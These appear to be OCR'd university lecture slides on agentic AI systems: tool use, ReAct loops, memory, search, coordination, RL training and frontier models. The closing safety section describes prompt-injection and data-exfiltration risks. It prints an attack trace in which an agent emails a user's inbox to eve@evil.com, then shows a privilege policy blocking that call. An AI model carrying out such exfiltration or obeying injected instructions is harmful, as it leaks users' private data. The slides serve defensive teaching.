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basic research of artificial intelligence

LECTURE 10

Agentic systems

Architecture, learning and reliable execution

Denis Shveykin · 9 November 2026

Architecture, experience and execution

01 Agent system

02 Tools

03 ReAct loop

04 Context & memory

05 Search & research

06 Coordination

07 Learning

08 Frontier: abilities

09 Frontier: environments

10 Safety & evaluation



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LECTURE 10 · 01

Agent system



Decisions, actions and observations

01 Agent system
02 Tools
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Which decisions does the model control?

ONE MODEL CALL

Summarize this document.

The application continues on a fixed path.

PRESCRIBED WORKFLOW

Extract → validate → write.

The graph defines the next step.

AGENT-CONTROLLED LOOP


Inspect → choose a check → inspect again.

The next step depends on the observation.

Agency depends on delegated decisions and available actions.



The model selects; the runtime executes



World state ≠ observed result ≠ context passed to the model

> **An action can gather information or modify the external world.**

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LECTURE 10 · 02

Tools



Interfaces and learned tool use

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Tools expand the action space

Web search	`search(query)`	Ranked pages; document text
Code / shell	`run(code)`	Values; stdout; test results
Database	`query(filters)`	Rows; aggregates; status
External API	`create_draft(data)`	New record; confirmation
Private retrieval	`retrieve(question)`	Passages + source references

Reading changes available information; writing can change external state.



A tool call crosses an execution boundary

INTERFACE · SIMPLIFIED SCHEMA

```
name: calculate
input: {expression: string}
required: [expression]
output: {value: number}
```

CALL → HOST CHECK → TOOL RESULT

```
calculate(expression="84 / 7")

{value: 12}
```


Host checks schema + permissions, executes, then returns the result to the model.

The host connects model messages to the tool execution protocol.



MCP specification — Tools

Toolformer filters calls by their usefulness



FILTER: DOES THE RETURNED RESULT HELP PREDICT THE CONTINUATION?

Compare: no call · call without result · call with result

Supervision is constructed from executed calls and continuation loss.

Schick et al., 2023 — Toolformer: Language Models Can Teach Themselves to Use Tools

Code can compose multiple tool operations

```
countries = ['USA', 'Japan', 'Germany', 'India']
final_prices = {}

for country in countries:
    exchange_rate, tax_rate = lookup_rates(country)
    local_price = lookup_phone_price("xAct 1", country)
    converted_price = convert_and_tax(
      local_price, exchange_rate, tax_rate
    )
    shipping_cost = estimate_shipping_cost(country)
    final_price = estimate_final_price(converted_price, shipping_cost)
    final_prices[country] = final_price

most_cost_effective_country = min(final_prices, key=final_prices.get)
most_cost_effective_price = final_prices[most_cost_effective_country]
print(most_cost_effective_country, most_cost_effective_price)
```

Control & Data Flow of Code Simplifies Complex Operations

SOURCE DETAIL: LOOP OVER COUNTRIES → REUSE VALUES → SELECT THE MINIMUM

A program is a richer action representation; execution still needs controls.



Wang et al., 2024 — Executable Code Actions Elicit Better LLM Agents

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LECTURE 10 · 03

ReAct loop




Reason → act → observe → choose the next step

01 Agent system | 02 Tools | 03 ReAct loop | 04 Context & memory | 05 Search & research

06 Coordination | 07 Learning | 08 Frontier: abilities | 09 Frontier: environments | 10 Safety & evaluation

ReAct chooses the next action after the observation

FIXED WORKFLOW: SEARCH → OPEN → CALCULATE → ANSWER



Use the result to choose the next action — or finish.

The next tool call is selected with the previous tool result in context.

Yao et al., 2023 — ReAct: Synergizing Reasoning and Acting in Language Models

Observations change the next decision

SOURCE DETAIL · SEARCH RESULTS DISAMBIGUATE THE NEXT QUERY

```
Act 2: Search[Front Row]
Obs 2: Could not find [Front Row]. Similar: ['Front Row
Seat to Earth', 'Front Row Motorsports',' Front Row
(software)', …]

Thought 3: Front Row is not found. I need to search  Front
Row (software) .
Act 3: Search[Front Row (software) ]
Obs 3: Front Row is a discontinued media center software …
```

Several “Front Row” entities → search specifically for “Front Row (software)”.

Separate the model’s hypothesis from evidence returned by the environment.



Yao et al., 2023 — ReAct: Synergizing Reasoning and Acting in Language Models

A plan must survive the next observation

HYPOTHESIS

The date parser is wrong.

CHECK

Parsed value is correct; test still fails.

REVISION

Inspect timezone conversion next.

Stop: verified outcome · exhausted budget · explicit escalation

> **Use feedback to choose the next check, retry, revision or stop.**




Call tool
Get an error
Retry unchanged
Retry unchanged

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LECTURE 10 · 04


Context & memory



What information reaches the next model call?

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Memory can live outside the context window




Write to archival storage → retrieve relevant entries → insert them into main context

> **Persisting a fact and retrieving it for a decision are separate operations.**

Packer et al., 2023 — MemGPT: Towards LLMs as Operating Systems

Context is assembled on every turn



COMPACTION · ILLUSTRATIVE EXAMPLE

Task: fix CSV export.
Preserve the public API.

Lost: “Fix export.”

Kept: “Fix CSV; keep API.
Regression: tests/test_csv.py.”

Keep goals, constraints, evidence and artifact references available when needed.

Anthropic, 2025 — Effective context engineering for AI agents

Skills store procedures and supporting resources

ILLUSTRATIVE SKILL · REVIEW-DATA/SKILL.MD

```
Use when validating an incoming dataset.
1. Read references/schema.md.
2. Run scripts/check_schema.py on the data.
3. Report invalid rows with column names.
```

Discovery metadata → task match → load instructions and referenced files

A reusable procedure is an external artifact; weight updates are a separate mechanism.




Agent Skills — Overview and specification

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LECTURE 10 · 05

Search & research



Search, navigation and evidence coverage

01 Agent system
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Search results can determine the next query

Question: sum the twelve monthly defense expenditures for 1953.

01 **First search → incomplete evidence**

Monthly bulletins supply January–June; July–December are still missing.

02 **Search again → later bulletin**

Add late-1953 and early-1954 terms; find the February 1954 bulletin.

03 **Read the located table → complete coverage**

Page 15, Table 3 contains all twelve months; only then compute the sum.

> **The retrieval backend can stay fixed while the search policy becomes iterative.**

Mistral, 2026 — Introducing Agentic Search

Evaluate the loop and the retrieval tools separately

MISTRAL MEDIUM 3.5 · FINANCEBENCH · AUTHOR-REPORTED

Baseline: retrieve once, then answer from the returned chunks.

One-shot → search-only

+47.3 pp

Add document navigation

+8.7 pp

150 questions · 368 filings · judge calibrated against human labels

Compare a strong search agent with a fixed pipeline under a matched protocol.



Mistral, 2026 — Introducing Agentic Search

Deep research tracks coverage and evidence

ILLUSTRATIVE RESEARCH QUESTION: WHICH TOOL FITS AN INTERNAL DEPLOYMENT?

01 **Split the decision**

Check deployment, data handling and the required integrations.

02 **Find a gap**

The pricing page is available; the self-hosting claim has no primary source.

03 **Continue selectively**

Search the deployment docs; record version and evidence for the claim.

04 **Synthesize with unresolved items**

Support each criterion with a source, or mark it unknown.

> **Track unanswered parts of the question, not just the number of retrieved documents.**



Anthropic, 2025 — How we built our multi-agent research system

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LECTURE 10 · 06

Coordination



Delegation, context and interfaces

01 Agent system
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Another agent can be a tool

Coordinator continues the task

CALL →

inspect_parser(task)

Agent loop + tests + local context

Return: findings + evidence + artifact reference


Handoff: A transfers the active conversation to B; B continues with the user.

A subtask returns to its caller; a handoff changes who controls the conversation.




I put an agent in your tools
so your agent can call an agent

Delegation separates search contexts



PARALLEL RESEARCH · EXAMPLE

Compare agent memory methods.

Agent A: read method papers.
Agent B: inspect evaluations.
Each returns findings and source references.

Subagents research in separate contexts; the coordinator combines their findings.

Anthropic, 2025 — How we built our multi-agent research system

Protocols serve different system boundaries

MCP	Agent host	→	Tools / context
A2A	Agent client	→	External agent / task
ACP	Editor	→	Coding agent
AG-UI	Application UI	→	Agent backend

Choose the integration boundary before choosing the protocol.



MCP specification — Tools

A2A specification — Core concepts

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LECTURE 10 · 07

Learning



SFT for tool use → task RL → training a planner

01 Agent system
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SFT bootstraps the tool-use interface

ILLUSTRATIVE DEMONSTRATION · SUPERVISE THE ASSISTANT TURNS

```
User: count the rows in sales.csv
Assistant: count_rows(file="sales.csv")
Tool: {"rows": 120}
Assistant: sales.csv contains 120 rows.
```

Learn call syntax, tool selection and arguments from demonstrations.

SFT supplies a usable action interface before task-level reward optimization.

RL rewards completed tasks in an environment

01 **Collect on-policy attempts**

Model → tool → observation → next decision, until termination.

02 **Score the final outcome**

Example: required tests pass; existing behavior remains correct.

03 **Update the policy**

Compare rewards across attempts; train the model-generated actions.


Task reward teaches which sequences of valid tool calls actually succeed.



DeepSeek-AI, 2026 — DeepSeek-V4.1-Flash: Pushing the Limits of KV Cache Compression

AgentFlow, 2025 — In-the-Flow Agentic System Optimization for Effective Planning and Tool Use

AgentFlow trains the planner inside the loop



TRAINED: PLANNER

Chooses subgoal, tool and relevant context for execution.

FIXED IN THIS SETUP

Executor · verifier
Answer generator

Training the decision policy changes which trajectories the system visits.

AgentFlow, 2025 — In-the-Flow Agentic System Optimization for Effective Planning and Tool Use

Compare training while holding the other modules fixed

Planner Model	Training	Bamboogle	2Wiki	GAIA	AIME24	AMC23	GameOf24	Avg.
Qwen-2.5-7B	Frozen	58.4	60.0	17.2	16.7	47.4	31.0	38.5
GPT-4o	Frozen	65.0 ↑ 6.6	70.0 ↑ 10.0	23.6 ↑ 6.4	16.7 ↑ 0.0	48.7 ↑ 1.3	42.0 ↑ 11.0	44.3 ↑ 5.8
Qwen-2.5-7B	SFT	30.4 ↓ 28.0	32.7 ↓ 27.3	6.3 ↓ 10.9	3.3 ↓ 13.4	37.5 ↓ 9.9	7.0 ↓ 24.0	19.5 ↓ 19.0
Qwen-2.5-7B	Flow-GRPO	69.6 ↑ 11.2	77.2 ↑ 17.2	33.1 ↑ 15.9	40.0 ↑ 23.3	61.5 ↑ 14.1	53.0 ↑ 22.0	55.7 ↑ 17.2

TABLE 3 · SIX-BENCHMARK MEAN · AUTHOR-REPORTED

Frozen Qwen: 38.5 → Flow-GRPO: 55.7 (+17.2 pp)

The result isolates a planner-training change within this particular system.



AgentFlow, 2025 — In-the-Flow Agentic System Optimization for Effective Planning and Tool Use

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LECTURE 10 · 08

Frontier: abilities



What work do frontier models learn to perform?

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Kimi K3 trains on verifiable units of work

K3 REPORT · TWO TRAINING TASK FAMILIES

Kernel optimization


Write and execute a GPU kernel.
Check against PyTorch; reward correct, fast code.

Personal assistant

Act across mock Gmail, Notion and Slack.
Keep persistent state across events;
score each event with rules or a judge.

Training targets executable work and checked consequences, beyond a final text answer.

RL scaling changes scores and interaction length



BLUE: SCORE (LEFT AXES) · RED DASHED: AVG ASSISTANT STEPS (RIGHT AXES)

RL improves task scores while the learned interaction length also changes.

Post-training extends work on an existing base model

KIMI K3.1 PRO · TECH BLOG

Joint RL across hundreds of domains.

Reported example: diagnose errors in a walking simulator, repair the dynamics and retrain.

GLM-5.3 · OFFICIAL MODEL CARD

Same base as GLM-5.2.

Post-training improves coding and long-horizon work; cyber evals test vulnerability discovery and exploitation separately.

A fixed base can acquire additional agent capabilities through post-training.

Moonshot AI, 2026 — Kimi K3.1 Pro Tech Blog: Advancing Open Intelligence
Z.ai, 2026 — GLM-5.3 model card

Qwen3.8 is evaluated on cross-application work

TOOLATHLON DEMO TASK · EMAIL SUBMISSIONS → CANVAS GRADES

01 **Read submissions**

Locate homework submissions in the email inbox.

02 **Coordinate applications**

Match submissions to the course and grade them in Canvas.

Qwen3.8-Flash-Next: 73.5% Pass@1 on Toolathlon Verified

Benchmark success checks task completion across tools; it does not reveal the training mix.


Qwen Team, 2026 — Qwen3.8-Flash-Next model card

Li et al., 2025 — The Tool Decathlon: Benchmarking Language Agents for Diverse, Realistic, and Long-Horizon Task Execution

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LECTURE 10 · 09

Frontier: environments



Where does interactive training experience come from?

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DeepSeek constructs and audits executable tasks

CODING PIPELINE · PROBLEM + ENVIRONMENT + VERIFICATION SYSTEM

01 Choose a starting commit

Keep complex repository tasks that can run inside a container.

02 Construct the checks

Fail-to-pass: new behavior works. Pass-to-pass: old behavior survives.

03 Build and attempt

Package dependencies and tests; remove solution leaks; run distinct solvers.

04 Audit and repair


Inspect task/test mismatches, broken environments and reward shortcuts.

> **A generated task must be executable, solvable and discriminative.**



DeepSeek-AI, 2026 — DeepSeek-V4.1-Flash: Pushing the Limits of KV Cache Compression

Training can span heterogeneous harnesses



BLUE: AVG PASS@1 · DASHED: AVG OUTPUT TOKENS

JOINT TRAINING · SOURCE FIG. 8


OpenCode · Pi
DeepSeek Harness:
Standard / PTC
Faint lines: individual harnesses.

Infrastructure: millions of concurrent sandbox instances.

Joint multi-harness training improves scores; instance count measures execution capacity.

A language world model predicts observations

QWEN-AGENTWORLD · FIGURE 1, DECOUPLED SIMULATOR




Real execution:
a program changes state.

LWM simulation:
a model predicts the next observation.

Controlled perturbation: return partial results so the agent must request the rest.

A simulator can target rare failures; test both state consistency and real-environment transfer.


It works in
the simulator.
And in the real
environment, right?
Right?

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LECTURE 10 · 10

Safety & evaluation



Concrete risks, runtime controls and two evaluation examples

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Bound the damage from a wrong action

Untrusted instructions	**A PR tells the agent to rewrite CI.** Require task-specific permission for CI workflow edits.
Data exfiltration	**Read an inbox, then send it outside.** Limit secrets, recipients and network destinations.
Destructive changes	**Delete files or publish an unwanted change.** Sandbox the workspace; approve the concrete action.
Ambiguous timeout	**Retry a payment that may have succeeded.** Read state; use idempotency keys for safe retries.


Enforce least privilege, scoped writes, controlled egress and safe retries in the runtime.



YSDA, 2026 — AI Agent Defense Architecture

Progent, 2025 — Progent: Programmable Privilege Control for LLM Agents

Follow the attack across execution boundaries



Untrusted input, write permissions, secrets and egress determine the possible damage.

Enforce a policy before executing the call

SOURCE TRACE · WITHOUT PROTECTION

STEP 4

```
send_email(to=eve@evil.com,
body=⟨inbox⟩)
```

OUT ok · done

malicious action

PROTECTED EXECUTION · POLICY CHECK

Same proposed action: send_email.
Denied before the tool executes.

```
Allowed: read_emails(recent=20)
Allowed: send_slack_msg(to=alice, …)
No send_email permission
```

A policy check constrains execution even when the model proposes the wrong action.



Progent, 2025 — Progent: Programmable Privilege Control for LLM Agents

Eval example: test the delivered code

AGENT MESSAGE

“CSV export escapes commas.”

OBSERVABLE CHECKS

Fixture: name = “Doe, Jane”.
Parse the exported CSV:
one field, with the comma preserved.
Existing regression tests still pass.
API and allowed write scope unchanged.

Evaluate the outcome, the allowed behavior and the resources used.



Eval example: compare the final database state

SOURCE FIGURE 2(C) · RETAIL POLICY

```
## Return delivered order
- After user confirmation, the order status
will be changed to 'return requested'...

## Exchange delivered order
- An order can only be exchanged if its
status is 'delivered'...
```

CHECK THE ANNOTATED GOAL

Only the bottle return is recorded.

Required amounts reach the user: 54.04 and 41.64.

